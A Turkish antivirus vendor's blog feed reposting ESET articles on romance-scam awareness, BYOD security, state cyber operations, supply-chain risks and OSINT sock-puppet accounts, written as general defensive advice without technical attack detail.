Aşkta hayal kırıklıklarından nasıl kaçınılacağı tartışıldığında, genellikle “kalbinizle değil, aklınızla hareket edin” gibi tavsiyeler duyarsınız. Ancak sofistike bir aşk dolandırıcılığının hedefindeyseniz, bu tür tavsiyelerin işe yaramama ihtimali yüksektir. Bu, Sevgililer Günü’nde üzgün bir ruh hali içinde olmayanlar için bile geçerlidir.
Algınızın başarısız olduğu durumlarda, yeni sohbet uygulamanızın ve yeni sahte partnerinizin gerçekte ne olduğunu size göstermek için gelişmiş tarama yetenekleriyle donatılmış güvenilir bir yazılıma ihtiyacınız vardır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Aşk, Siber Güvenlik
---
### [Çalışanlar için BYOD (kendi cihazını getir) güvenliği](https://antivirus.com.tr/calisanlar-icin-byod-kendi-cihazini-getir-guvenligi/)
**Published:** Şubat 7, 2024
**Author:** ESET
**Excerpt:** Kurumsal ağlardaki kişisel cihazlar potansiyel olarak bir tehdit oluşturuyorlar. Çalışanların BYOD güvenliği için bazı noktalara dikkat etmesi gerekiyor.
**Content:**
*Kurumsal ağlardaki kişisel cihazlar potansiyel olarak bir tehdit oluşturuyorlar. Çalışanların BYOD (kendi cihazını getir) güvenliği için bazı noktalara dikkat etmesi gerekiyor.*
Kuruluşların pandeminin yol açtığı kesintileri atlatmasına yardımcı olduğundan beri, uzaktan çalışma (daha sonra genellikle hibrit çalışmaya dönüştü) kalıcılığını sağlamlaştırdı. İş ve ev arasındaki sınırların her zamankinden daha bulanık hale gelmesiyle birlikte, birçok kişi iş kaynaklarına yalnızca herhangi bir yerden ve herhangi bir saatte değil, aynı zamanda herhangi bir cihazdan da erişmek istiyor veya buna ihtiyaç duyuyor. İşlerini tamamlamak ve kurumsal verilere erişmek için kişisel cihazların kullanımına göz atalım.
Diğer taraftan, kişisel cihazların iş için kullanımı, sadece işveren tarafından verilen cihazlarla da olsa, sağlam güvenlik uygulamaları ve önlemleri ile desteklenmediği takdirde giderek artan siber güvenlik risklerini beraberinde getirmektedir. Kendi cihazını getir (BYOD) düzenlemelerine ilişkin endişeler hiçbir şekilde yeni olmasa da iş için kişisel cihazlara artan bağımlılık, kurumsal verilerin güvenliğini sağlamanın potansiyel olarak göz korkutucu zorluklarına yeni bir soluk getirdi ve mevcut politikaların değişen çalışma ortamına uyum sağlamak için yeniden değerlendirilmesini ve ayarlanmasını gerektirdi.
Peki çalışanlar ve kuruluşlar, çalışanlara ait cihazlarla ilişkili siber riskleri nasıl azaltabilir ve kurumsal verilerin ve müşterilerinin verilerinin tehlikeye atılmasını nasıl önleyebilir? ‘Herkese uyan tek bir çözüm’ olmasa da birkaç önlem şirketleri zarardan korumak için uzun bir yol kat edecektir.
## **Kurumsal saldırı yüzeyini azaltın**
Çalışanların BT’nin yetki alanı dışındaki cihazları kullanması, özellikle kontrol edilmediği takdirde, kurumsal veriler için büyük bir tehdit haline gelmektedir. Kötü aktörlerin sürekli olarak şirketlerin zırhlarında açıklar aradığı bir çağda, bu tür potansiyel giriş noktalarının sayısını sınırlamak hiç de zor değil. Daha da önemlisi, kuruluşların ağlarına erişen her cihazın envanterini çıkarması ve temel bir koruma düzeyi sağlamak için çalışan cihazlarının karşılaması gereken güvenlik standartlarını ve yapılandırmalarını belirlemesi gerekir.
Çalışanların sahip olduğu cihazlardaki onaylanmamış uygulamalar veya diğer yazılımlar, bir bütün olarak[ BT](https://www.welivesecurity.com/2021/10/22/whats-lurking-shadows-how-manage-security-risks-shadow-it/)‘nin kurumsal veri ve sistemlerin bütünlüğü, kullanılabilirliği ve gizliliği için yaygın bir risk kaynağıdır. Hassas verilere düzensiz üçüncü taraf erişimini engellemek için kuruluşlar, cihazlardaki kişisel ve işle ilgili bilgiler arasında bir “bariyer” oluşturmaktan ve “uygulamaları kara listeye alma (veya beyaz listeye alma)” kontrollerini uygulamaktan faydalanabilir. Çalışanların sahip olduğu cihazları özel mobil cihaz yönetimi yazılımı yardımıyla kontrol altında tutmanın başka yolları da vardır, bu da bizi bir sonraki noktaya getiriyor.
## **BYOD cihazlar için de yazılım ve işletim sistemlerini güncelleyin**
Yaygın olarak kullanılan yazılımlarda yeni güvenlik açıklarının keşfedildiği haberlerinin gelmediği neredeyse bir gün bile olmadığından, bilinen güvenlik açıklarını zamanında yamamak için güvenlik güncellemelerini yüklemenin önemi yadsınamaz.
Çalışanların şirket tarafından verilen dizüstü bilgisayarları ve akıllı telefonları kullanırken ve yazılım güncellemeleri yayımlandıktan hemen sonra makinelerine yüklemek için BT departmanının desteğini yanlarında bulmaları önemlidir. Bugünlerde pek çok işletme, yalnızca çalışanların cihazlarına güncellemeleri yüklemeye değil aynı zamanda güvenliklerini genel olarak sıkılaştırmaya da yardımcı olmak için cihaz yönetimi yazılımından yararlanıyor.
Cihazlarındaki yazılımları güncel tutma görevi çalışanların kendilerine düşüyorsa, kuruluşlar en azından çalışanlarına yamaların mevcut olduğunu hatırlatmak, güncellemeleri uygulamak için onlara nasıl yapılır kılavuzları sağlamak ve ilerlemeyi izlemek konusunda destek olabilirler.
## **Güvenli bir bağlantı kurun**
Uzaktaki bir çalışanın kuruluşun ağına erişmesi gerekiyorsa, kuruluşun bunun farkında olması gerekir. Uzaktan çalışanlar sadece evlerindeki Wi-Fi ağlarını değil, halka açık Wi-Fi ağlarını da kullanabilirler. Her iki senaryoda da uzaktan çalışanların kurumsal kaynaklara sanki ofiste oturuyorlarmış gibi erişmelerini sağlayan doğru yapılandırılmış bir sanal özel ağ (VPN), kurumun siber suçlular tarafından istismar edilebilecek zayıflıklara maruz kalmasını azaltmanın kolay bir yoludur.
Bir kuruluşun BT ortamına uzaktan bağlantı sağlamanın bir başka yolu da Uzak Masaüstü Protokolü’dür (RDP). Dünya nüfusunun büyük bir kısmı evden çalışmaya geçtiğinde, RDP bağlantılarının sayısı hızla arttı ve RDP uç noktalarına yönelik saldırılar da arttı. Saldırganların şirket ağlarına erişim sağlamak için kötü yapılandırılmış RDP ayarlarından veya zayıf parolalardan yararlanmanın yollarını bulduğu pek çok örnek vardır. Başarılı bir siber suçlu bu açıklıkları kullanarak fikri mülkiyeti hortumlayabilir, tüm kurumsal dosyaları şifreleyip fidye için elinde tutabilir, muhasebe departmanını kandırarak kendi kontrolleri altındaki hesaplara para aktarmalarını sağlayabilir ya da şirketin veri yedeklemelerine zarar verebilir.
İyi haber şu ki, RDP kaynaklı saldırılara karşı korunmanın birçok yolu vardır. RDP erişiminin, internete bakan RDP’nin devre dışı bırakılması ve RDP aracılığıyla oturum açılabilen tüm hesaplar için güçlü ve karmaşık parolalar gerektirmesi de dahil olmak üzere [düzgün bir şekilde ](https://www.welivesecurity.com/2022/09/07/rdp-radar-up-close-view-evolving-remote-access-threats/)[yapılandırılması](https://www.welivesecurity.com/2022/09/07/rdp-radar-up-close-view-evolving-remote-access-threats/) gerekir. Doğru RDP yapılandırması ve daha fazlası için son makalemize göz atabilirsiniz:
*İNDİR:* [*Uzak Masaüstü Protokolü: Güvenli bir iş gücü için uzaktan erişimi yapılandırma*](https://www.welivesecurity.com/2022/09/07/rdp-radar-up-close-view-evolving-remote-access-threats/)
## **Verilerinizi Koruyun**
Gizli kurumsal verilerin kişisel bir cihazda saklanması, özellikle de cihaz kaybolur veya çalınırsa, parola korumalı değilse ve sabit sürücüsü şifrelenmemişse açıkça bir risk oluşturur. Aynı şey cihazı başka birinin kullanmasına izin vermek için de geçerlidir. “Sadece” bir aile üyesi olsa bile bu uygulama, verilerin yerel olarak veya her yerden çalışma çağında yaygın olduğu gibi bulutta depolanmasından bağımsız olarak, şirketin en değerli verilerinin tehlikeye atılmasına neden olabilir.
Güçlü parola koruması ve otomatik kilitlemeyi bir gereklilik haline getirmek ve çalışanlara cihazı başkalarının kullanmasını engelleme ihtiyacını öğretmek gibi birkaç basit önlem şirketin verilerini zarardan korumak için uzun bir yol kat edecektir.
Gizli bilgilere yetkisiz kişiler tarafından erişilmesi riskini sınırlamak için kuruluşlar hassas verileri hem aktarım sırasında hem de beklemede şifrelemeli, çok faktörlü kimlik doğrulama uygulamalı ve ağ bağlantılarını güvenli hale getirmelidir.
## **Güvenli video konferans**
Pandemi sayesinde video konferans hizmetlerinde bir patlama yaşandı ve başlangıçta yüz yüze olan tüm toplantılar sanal dünyaya taşındı. Kuruluşlar, video konferans hizmetlerini kullanmak için hangi yazılımın kullanılacağı ve bağlantının nasıl güvence altına alınacağı gibi yönergeler oluşturmalıdır.
Daha spesifik olarak, gizli verileri meraklı gözlerden koruyacak uçtan uca şifreleme ve aramalar için parola koruması dahil olmak üzere sağlam güvenlik özellikleriyle birlikte gelen yazılımların kullanılması tavsiye edilir. Söylemeye gerek yok, video konferans yazılımının en son güvenlik güncellemeleriyle güncel tutulması gerekir, böylece herhangi bir yazılım boşluğunun en kısa sürede kapatılması sağlanır.
## **BYOD: Yazılım ve insanlar**
Kurumsal sistemlere erişimi olan cihazlarda saygın çok katmanlı güvenlik yazılımlarından vazgeçmenin felakete davetiye çıkarmak olduğunu belirtmezsek hata yapmış oluruz. Bu tür yazılımlar (özellikle de şirketin güvenlik veya BT ekibi tarafından yönetiliyorsa) herkesi birçok baş ağrısından ve nihayetinde zaman ve paradan kurtarabilir. Diğer şeylerin yanı sıra, bu yazılım en yeni kötü amaçlı yazılım tehditlerine karşı koruma sağlayabilir, cihaz yanlış yere yerleştirilse bile kurumsal verileri güvence altına alabilir ve nihayetinde sistem yöneticilerinin cihazları şirketin güvenlik politikalarıyla uyumlu tutmasına yardımcı olabilir.
Cihazların ve verilerin düzenli olarak yedeklenmesini sağlamak (ve yedekleri test etmek) ve personele güvenlik bilinci eğitimi vermek de diğer önemli hususlardır. Çalışanlar, iş için kişisel cihazların kullanımıyla gelen yüksek riskleri anlamazsa teknik kontroller eksik kalır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** BYOD, Siber Güvenlik
---
### [Siber Operasyonlar: Ticaretin İsviçre Çakısı](https://antivirus.com.tr/siber-operasyonlar-ticaretin-isvicre-cakisi/)
**Published:** Ocak 30, 2024
**Author:** ESET
**Excerpt:** Siber uzay, giderek huzursuzlaşan bir dünyada önemli bir savaş alanı olmaya devam ederken, bu konudaki riskleri yönetme ihtiyacı daha acil hale geliyor.
**Content:**
Binlerce yıldır uluslar komşularını, müttefiklerini ve düşmanlarını gözetleyerek casusluk faaliyetlerinde bulundular. Geleneksel olarak bu “casusluk” alanı büyük ölçüde insan istihbaratına dayanıyordu ancak bu durum 1890’ların başında telgraf, telefon ve ardından radyo sinyalleri istihbaratı (SIGINT) gibi teknolojilerin ortaya çıkmasıyla değişmeye başladı. Günümüzün dijital olarak birbirine bağlantılı cihazlar dünyasında gelişmiş siber yetenekler hem ulus devletler hem de suçlular için son derece güçlü ve çok yönlü bir ticaret aracı haline gelmiş ve 21. yüzyılda casusluk alanında önemli bir evrime işaret etmiştir.
## Siber operasyonların altı avantajı
Siber yetenekler siyasi, ekonomik ve askeri hedefler peşinde koşan ulus-devletler için oldukça değerlidir ve kaynak ve risk açısından nispeten düşük bir maliyetle önemli avantajlar sunar.
1. Siber operasyonlar, [SolarWinds](https://www.welivesecurity.com/2021/04/07/supply-chain-attacks-when-trust-goes-wrong-try-hope/) gibi olaylarda görüldüğü gibi, veri toplama veya gizli faaliyetler için hedef sistemlere fark edilmeden erişime izin vererek gizli olabilir.
2. Ayrıca [Ukrayna](https://www.welivesecurity.com/en/ukraine-crisis-digital-security-resource-center/) ve Orta Doğu’daki çatışmalarda görüldüğü gibi **gürültülü,** yıkıcı veya tahrip edici de olabilirler.
3. Siber araçlar **manipülatiftir,** senaryoları etkilemek için elverişlidir ve çoğu kıtada giderek daha fazla kullanılmaktadır.
4. Fidye yazılım kampanyaları aracılığıyla askeri programını finanse eden [Kuzey Kore](https://www.justice.gov/opa/pr/three-north-korean-military-hackers-indicted-wide-ranging-scheme-commit-cyberattacks-and)‘ye atfedilen faaliyetlerin gösterdiği gibi, finansal kazanç açısından **kârlıdırlar.**
5. Paralı askerler ya da hacktivistler gibi üçüncü taraf operasyonları teşvik ederek, para karşılığında ve hatta siyasi hedefler ve inançlar için bu saldırıları üstlenmeye istekli olabilirler.
6. Ayrıca, bir saldırının kaynağını mutlak bir güvenle takip etmek zaman alabileceğinden (gizleme tekniklerinin üstesinden gelmek **de** dahil) yüksek derecede **inkar edilebilirliğe** sahiptirler.
Siber alan aynı zamanda çeşitli taktikler, araçlar ve tekniklerle kutsanmıştır, gelişen bir karanlık web pazarı ve istismar edilecek sonsuz bir dizi güvenlik açığı ile desteklenmektedir. Dahası, siber faaliyetler için önemli bir caydırıcılık veya cezalandırma olmaması, ulus devletler için cazibesini artırmaktadır.
## Küresel siber operasyonlar ve büyük devletlerin gelişen taktikleri
Ülkeler arasında siber yeteneklerin artan cazibesi ortadadır ve pek çoğu siber potansiyellerini en üst düzeye çıkarmaya çalışmaktadır. Rusya, Çin, İran ve Kuzey Kore kötü niyetli siber faaliyetleriyle sıkça anılmaktadır. Tüm ülkelerin casusluk yaptığı söyleniyor ancak bazılarının kabul edilen normların ötesine geçtiği düşünülüyor.
Özellikle Çin, siberin benzersiz yeteneklerini yoğun bir şekilde kullanmaktadır. Beş Göz ülkelerinin istihbarat teşkilatları, Çin’e bağlı grupların her kıtayı etkileyen yaygın faaliyetleri konusunda [sürekli uyarıda](https://www.reuters.com/world/five-eyes-intelligence-chiefs-warn-chinas-theft-intellectual-property-2023-10-18/) bulunmaktadır. Son olarak bu ittifak, Çin’in fikri mülkiyet hırsızlığı ve uzmanlık edinme faaliyetlerinin daha önce benzeri görülmemiş boyutta ve karmaşıklıkta olduğunu vurgulamıştır.
[Yıkım ve tahribat](https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/) için Ukrayna’ya odaklanan Rusya, aynı zamanda küresel çapta siber casusluk faaliyetlerinde bulunmakta ve özellikle Avrupa’yı hedef almaktadır. Rusya’nın ayrıca [Afrika’da](https://www.bbc.co.uk/news/world-africa-66337573), Batı ile yakın bağları olan hükümetleri hedef alan ve başka yerlerde Rus hükümetine daha az destek veren hükümetlerin altını oymaya çalışan etki kampanyaları yürüttüğü iddia edilmektedir.
Kuzey Kore’ye bağlı gruplar, özellikle Asya’da savunma ile ilgili teknolojileri edinmeye, fidye yazılımları yoluyla gelir elde etmeye ve casusluk yapmaya odaklanmaya devam etmektedir. Lazarus grubu, [bir İspanyol Havacılık ve Uzay firmasına yapıldığı iddia edilen saldırı ](https://www.welivesecurity.com/en/eset-research/lazarus-luring-employees-trojanized-coding-challenges-case-spanish-aerospace-company/)da dahil olmak üzere, Kuzey Kore’ye bağlı hackerlar arasında muhtemelen en kötü şöhretli olanıdır.
İran’a bağlı gruplar, [özellikle İsrail’i hedef](https://edition.cnn.com/2023/11/06/politics/israel-cyber-defense-iran-concerns/index.html) alarak, Orta Doğu’daki geleneksel odaklarının ötesine geçerek kabiliyetlerini ve erişim alanlarını genişletiyor.
Bu iyi bilinen aktörlerin ötesinde giderek artan sayıda devlet, sınırlarının ötesinde siber operasyonlar yürütmek veya kendi ülkelerindeki elçilikler, uluslararası kuruluşlar, şirketler ve bireyler de dahil olmak üzere yabancı kuruluşları hedef almak için kendi yeteneklerini geliştirmektedir. Örneğin, Belaruslu olduğu iddia edilen [MoustachedBouncer](https://www.welivesecurity.com/en/eset-research/moustachedbouncer-espionage-against-foreign-diplomats-in-belarus/) grubunun, Belarus’taki yabancı kuruluşlara “ortadaki adam” saldırısı düzenlemek için Belaruslu bir telekomünikasyon operatörüne erişebildiği düşünülmektedir.
Ancak kurum içi kapasitenin yetersiz kaldığı durumlarda ya da inkar edilebilirliği arttırmak için bazı ülkeler özel sektöre ve siber paralı askerlere başvurmaktadır. Siber operasyonlara katılan ülke sayısı tahminen 50’nin üzerinde olabilir ve küresel olarak artmaktadır. Nitekim [CERT-EU’ya göre](https://cert.europa.eu/static/threat-intelligence/TLP-CLEAR-TLR2023-Q2-ExecSum-1.0.pdf), Türkiye’ye bağlı ve Vietnam’a bağlı gruplar da dahil olmak üzere AB kurumlarını hedef alan 151 kötü niyetli faaliyet gerçekleştirilmiştir. Bu küresel eğilim, tehdit ortamının artan öneminin ve evriminin altını çizmektedir.
## Karmaşık bir dünyaya açılan bir pencere
Siber uzaydaki faaliyetler jeopolitiğin karmaşıklığına bir bakış açısıdır ve çoğu zaman saldırılar ancak siyasi niyet merceğinden anlaşılabilir. Dünyanın üç büyük gücü etki, refah ve güç için bir yarışa girilmiş durumda. Çoğu bölgede canlı çatışmalar, kaynayan gerilimler, siyasi, güvenlik ve ekonomik zorluklar var. Bu istikrarsızlık ortamında, artan rekabette, genellikle hayal kırıklığına uğramış halklarda ve dijital olarak daha bağlantılı bir dünyada siber, devletlerin kullanması için son derece uygun bir araçtır. Günümüzde ikili anlaşmazlıkların devlet aktörleri, onların vekilleri ya da hizalanmış/etkilenmiş hacktivistler tarafından bir tür siber boyut içermediği nadirdir. Ülkeler arasında siber uzaydaki bazı çekişmeler öngörülebilir olsa da ikili anlaşmazlıklar uyarı yapılmadan da patlak verebilir.
BM’nin çabalarına rağmen, siber uzayda makul devlet davranışlarına ilişkin bağlayıcı uluslararası normlar üzerinde anlaşma sağlanması orta vadede gerçekçi görünmemektedir. Bu rahatsız edici gerçek karşısında, kötü niyetli faaliyetlerle ilişkili riskleri yönetmek ve azaltmak için daha fazla uluslararası işbirliği, politika çerçeveleri ve farkındalık kampanyalarına duyulan ihtiyaç her zamankinden daha acil hale gelmektedir. Siber alan giderek daha huzursuz bir dünyada önemli bir savaş alanı olmaya devam edeceğinden, dayanıklılık oluşturmak toplum çapında bütüncül bir yaklaşım gerektirecektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Operasyonlar
---
### [Tedarik zinciri ve gizli siber güvenlik riskleri](https://antivirus.com.tr/tedarik-zinciri-ve-gizli-siber-guvenlik-riskleri/)
**Published:** Ocak 29, 2024
**Author:** ESET
**Excerpt:** Dünya tedarik zinciri üzerine kurulmuştur. Bunlar küresel ticareti kolaylaştıran bağlayıcı dokulardır ancak siber güvenlik açısından sorunlar barındırırlar.
**Content:**
Dünya tedarik zinciri üzerine kurulmuştur. Bunlar küresel ticareti ve refahı kolaylaştıran bağlayıcı dokulardır. Ancak birbiriyle örtüşen ve ilişkili şirketlerden oluşan bu ağlar giderek daha karmaşık ve opak hale geliyor. Çoğu, yazılım ve dijital hizmet tedariğini içeriyor ya da en azından bir şekilde çevrimiçi etkileşimlere dayanıyor. Bu da onları siber güvenlik riskleri ile karşı karşıya bırakıyor.
Özellikle KOBİ’ler tedarik zincirlerinde güvenliği yönetmek için proaktif bir arayış içinde olmayabilir ya da bu konuda yeterli kaynağa sahip olmayabilir. Ancak ortaklarınıza ve tedarikçilerinize siber güvenlik konusunda körü körüne güvenmek mevcut şartlarda sürdürülebilir değildir. Gerçekten de tedarik zinciri riskini yönetme konusunda ciddileşmenin zamanı geldi de geçiyor.
## Tedarik zinciri riski nedir?
Tedarik zinciri siber riskleri, fidye yazılımı ve veri hırsızlığından hizmet engelleme (DDoS) ve dolandırıcılığa kadar birçok şekilde ortaya çıkabilir. Profesyonel hizmet firmaları (örneğin avukatlar, muhasebeciler) veya yazılım gibi firmalar geleneksel tedarikçileri etkileyebilirler.
Saldırganlar ayrıca yönetilen hizmet sağlayıcılarının (MSP’ler) da peşine düşebilir çünkü tek bir şirketi bu şekilde tehlikeye atarak potansiyel olarak çok sayıda alt müşteri işletmesine erişim elde edebilirler. [Geçen yıl yapılan bir araştırma](https://www.msspalert.com/news/90-of-msps-suffer-successful-cyberattacks-n-able-research-finds), MSP’lerin %90’ının önceki 18 ay içinde bir siber güvenlik ile ilintili saldırıya maruz kaldığını ortaya koymuştur.
İşte başlıca tedarik zinciri siber saldırı türlerinden bazıları ve bunların nasıl gerçekleştiği:
- **Güvenliği ihlal edilmiş tescilli yazılım:** Siber suçlular giderek daha cesur oluyor. Bazı durumlarda, yazılım geliştiricilerini tehlikeye atmanın ve daha sonra alt müşterilere teslim edilen koda kötü amaçlı yazılım eklemenin bir yolunu bulabiliyorlar. [Kaseya fidye yazılımı kampanyasında](https://www.zdnet.com/article/updated-kaseya-ransomware-attack-faq-what-we-know-now/) olan buydu. Daha yakın tarihli bir vakada, popüler dosya aktarım yazılımı [MOVEit](https://www.darkreading.com/attacks-breaches/cl0p-claims-moveit-attack-how-gang-did-it), sıfırıncı gün güvenlik açığı nedeniyle tehlikeye girmiş ve yüzlerce kurumsal kullanıcıdan çalınan veriyle milyonlarca müşterisini etkilemişti. Bu arada, [3CX iletişim yazılımının](https://www.welivesecurity.com/en/cybersecurity/recovering-from-a-supply-chain-attack-what-are-the-lessons-to-learn-from-the-3cx-hack/) ele geçirilmesi, bir tedarik zinciri saldırısının diğerine yol açtığı kamuya açık olarak belgelenen ilk olay olarak tarihe geçti.
- **Açık kaynak tedarik zincirlerine saldırılar:** Çoğu geliştirici, yazılım projelerinin pazara çıkış süresini hızlandırmak için açık kaynak bileşenleri kullanır. Ancak tehdit aktörleri bunu biliyor ve bileşenlere kötü amaçlı yazılım eklemeye ve bunları popüler depolarda kullanıma sunuyor. [Bir rapor](https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-demand-security), bu tür saldırılarda yıldan yıla %633’lük bir artış olduğunu iddia ediyor. Tehdit aktörleri, bazı kullanıcıların yama yapmakta yavaş davranabileceği açık kaynak kodundaki güvenlik açıklarından da faydalanmakta hızlı davranıyor. [Log4j olarak bilinen](https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html) ve neredeyse her yerde bulunan bir araçta kritik bir hata bulunduğunda da böyle olmuştu.
- **Dolandırıcılık için tedarikçileri taklit etme:** [Ticari e-posta tehlikesi](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) (BEC) olarak bilinen sofistike saldırılar bazen dolandırıcıların bir müşteriyi kandırarak para göndermesini sağlamak için tedarikçilerin kimliğine bürünmesiyle gerçekleştirilir. Saldırgan genellikle taraflardan birine veya diğerine ait bir e-posta hesabını ele geçirir, devreye girip banka bilgilerinin değiştirildiği sahte bir fatura gönderme zamanı gelene kadar e-posta akışlarını izler.
- **Kimlik bilgisi hırsızlığı:** Saldırganlar, tedarikçiye ya da müşterilerine (ağlarına erişebilecekleri) saldırmak amacıyla tedarikçilerin oturum açma bilgilerini çalar. Bilgisayar korsanları HVAC tedarikçilerinden birinin [kimlik bilgilerini çaldığında](https://krebsonsecurity.com/2014/02/target-hackers-broke-in-via-hvac-company/) 2013’teki büyük Target ihlalinde olan da buydu.
- **Veri hırsızlığı:** Birçok tedarikçi, özellikle hukuk firmaları gibi özel kurumsal sırlara vakıf olan şirketler müşterileri hakkında hassas veriler depolar. Bu şirketler, [şantaj](https://www.theguardian.com/technology/2023/may/02/australian-law-firm-hwl-ebsworth-hit-by-russian-linked-ransomware-attack) veya başka yollarla [para kazanabilecekleri](https://www.theguardian.com/technology/2023/may/02/australian-law-firm-hwl-ebsworth-hit-by-russian-linked-ransomware-attack) bilgileri arayan tehdit aktörleri için cazip bir hedef teşkil eder.
*ILGILI MAKALE:* [Bir tedarik zinciri saldırısından kurtulmanın ardından: 3CX saldırısından neler öğrendik?](https://antivirus.com.tr/bir-tedarik-zinciri-saldirisindan-kurtulmanin-ardindan-3cx-saldirisindan-neler-ogrendik/)
## Riski nasıl değerlendiriyor ve azaltıyorsunuz?
Tedarik zinciri siber güvenlik riskinin türü ne olursa olsun, sonuç aynı olabilir: Finansal ve itibar hasarı ve hukuk davaları, operasyonel kesintiler, satış kaybı ve kızgın müşteriler. Yine de sektördeki bazı en iyi uygulamaları takip ederek bu riskleri yönetmek mümkündür. İşte sekiz fikir:
1. **Yeni tedarikçiler için durum tespiti yapın.** Bu, güvenlik programlarınızın beklentilerinizle uyumunu ve tehdit koruması, tespiti ve müdahalesi için temel önlemlere sahip olup olmadıklarını kontrol etmeniz anlamına gelir. Yazılım tedarikçileri için bu aynı zamanda bir güvenlik açığı yönetim programına sahip olup olmadıklarına ve ürünlerinin kalitesiyle ilgili itibarlarının ne olduğuna da uzanmalıdır.
2. **Açık kaynak risklerini yönetin.** Bu, yazılım bileşenlerine görünürlük kazandırmak için yazılım kompozisyon analizi (SCA) araçlarının kullanılması, güvenlik açıkları ve kötü amaçlı yazılımlar için sürekli tarama yapılması ve hataların derhal yamalanması anlamına gelebilir. Aynı zamanda geliştirici ekiplerinin ürün geliştirirken tasarım yoluyla güvenliğin önemini anlamalarını sağlar.
3. **Tüm tedarikçiler için bir risk incelemesi yapın.** Bu, tedarikçilerinizin kim olduğunu anlamak ve ardından temel güvenlik önlemlerine sahip olup olmadıklarını kontrol etmekle başlar. Bu, kendi tedarik zincirlerini de kapsamalıdır. Sık sık denetim yapın ve uygun olduğunda endüstri standartları ve yönetmelikleriyle akreditasyonu kontrol edin.
4. **Tüm onaylı tedarikçilerinizin bir listesini tutun** ve bunu denetim sonuçlarınıza göre düzenli olarak **güncelleyin.** Tedarikçi listesinin düzenli olarak denetlenmesi ve güncellenmesi, kuruluşların kapsamlı risk değerlendirmeleri yapmasına, potansiyel güvenlik açıklarını tespit etmesine ve tedarikçilerin siber güvenlik standartlarına uymasını sağlamasına olanak tanıyacaktır.
5. **Tedarikçiler için resmi bir politika oluşturun.** Bu, karşılanması gereken SLA’lar da dahil olmak üzere tedarikçi riskini azaltmaya yönelik gereksinimlerinizi ana hatlarıyla belirtmelidir. Bu nedenle, genel tedarik zincirinin güvenliğini sağlamak için tedarikçilerin uyması gereken beklentileri, standartları ve prosedürleri özetleyen temel bir belge görevi görür.
6. **Tedarikçi erişim risklerini yönetin.** Kurumsal ağa erişmeleri gerekiyorsa, tedarikçiler arasında en az ayrıcalık ilkesini uygulayın. Bu, tüm kullanıcıların ve cihazların doğrulaması yapılana kadar güvenilmez olduğu, sürekli kimlik doğrulama ve ağ izlemenin ekstra bir risk azaltma katmanı eklediği [Sıfır Güven yaklaşımının](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) bir parçası olarak uygulanabilir.
7. **Bir olay müdahale planı geliştirin.** En kötü senaryo durumunda, tehdidi kurumu etkileme şansı bulmadan önce kontrol altına almak için iyi prova edilmiş bir planınız olduğundan emin olun. Bu plan, tedarikçileriniz için çalışan siber güvenlik ekipleriyle nasıl irtibat kurulacağını da içerecektir.
8. **Endüstri standartlarını uygulamayı düşünün.** [ISO 27001](https://www.iso.org/standard/27001) ve [ISO 28000](https://www.iso.org/standard/79612.html), tedarikçi riskini en aza indirmek için yukarıda listelenen adımlardan bazılarını gerçekleştirmenin birçok yararlı yoluna sahiptir.
[Bir rapora](https://www.idtheftcenter.org/publication/2022-data-breach-report/?utm_source=press+release) göre, geçen yıl ABD’de kötü amaçlı yazılım tabanlı saldırılardan %40 daha fazla tedarik zinciri saldırısı gerçekleşti. Bu saldırılar 10 milyondan fazla kişiyi etkileyen ihlallerle sonuçlandı. Daha etkili tedarikçi siber güvenlik risk yönetimi yoluyla kontrolü geri almanın zamanı geldi.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Tedarik Zinciri
---
### [OSINT (açık kaynaklı istihbarat) ve kukla hesap kullanımı](https://antivirus.com.tr/osint-acik-kaynakli-istihbarat-ve-kukla-hesap-kullanimi/)
**Published:** Ocak 16, 2024
**Author:** ESET
**Excerpt:** Kukla hesap kullanımı açık kaynak istihbaratının (OSINT) toplanmasına yardımcı olurken 'kuklacıyı' risklerden nasıl koruyabilir?
**Content:**
Kukla hesap kullanımı açık kaynak istihbaratının (OSINT) toplanmasına yardımcı olurken ‘kuklacıyı’ risklerden nasıl koruyabilir?
Çevrimiçi bilgi ve iletişimin sınırsız genişliğinde, bu kadar gürültünün içinde aradığımız sinyali bulma ve verilerin ve kaynaklarının gerçekliğini ayırt etme yeteneği giderek daha kritik hale geldi.
Daha önce açık kaynak istihbaratının (OSINT) mekaniğini, araştırma amacıyla kamuya açık bilgilerin toplanması ve analiz edilmesi uygulamasını ve özellikle siber savunucuların saldırganlardan bir adım önde olmak için bunu nasıl kullanabileceklerini incelemiştik.
Bu makalede, OSINT’te yaygın olarak kullanılan bir araca odaklanacağız; kukla hesaplar, nasıl oluşturuldukları, kullanıldıkları ve içerebileceği riskler.
## Kukla hesap nedir?
Basitçe ifade etmek gerekirse, kukla hesaplar, sosyal medya platformlarını, tartışma panolarını, e-postaları ve diğer çevrimiçi hizmetleri kullanırken kullanıcılarına ki bu durumda kuklacıya anonimlik sağlayan hayali kimliklerdir. Ortaya çıkan siber tehditleri değerlendirmek, çevrimiçi dolandırıcılık, suiistimal ve diğer yasadışı faaliyetler hakkında bilgi toplamak ve bu tür yanlış davranışların kanıtlarını toplamak, aşırılık yanlısı ideolojileri izlemek veya belirli eğilimler veya sorunlar hakkında başka bilgiler edinmek amacıyla OSINT soruşturmaları için kullanılabilirler.
Bu araştırma hesapları tarafından toplanan bilgiler genellikle kolayca ifşa edilen bilgilerden daha derine iner ve diğer insanlarla ilişki kurulmasını gerektirebilir. Bu hesaplardan yararlanan kuruluşlar, kolluk kuvvetleri, özel dedektifler ve gazetecilerden istihbarat analistlerine, ağ savunucularına ve diğer güvenlik uygulayıcılarına kadar uzanan bir yelpazede yer almakta ve potansiyel tehditleri tespit etme ve azaltma çabalarını da içermektedir.
*İlgili makale:* [*Sosyal medya için 5 ücretsiz OSINT aracı*](https://antivirus.com.tr/sosyal-medya-icin-5-ucretsiz-osint-araci/)
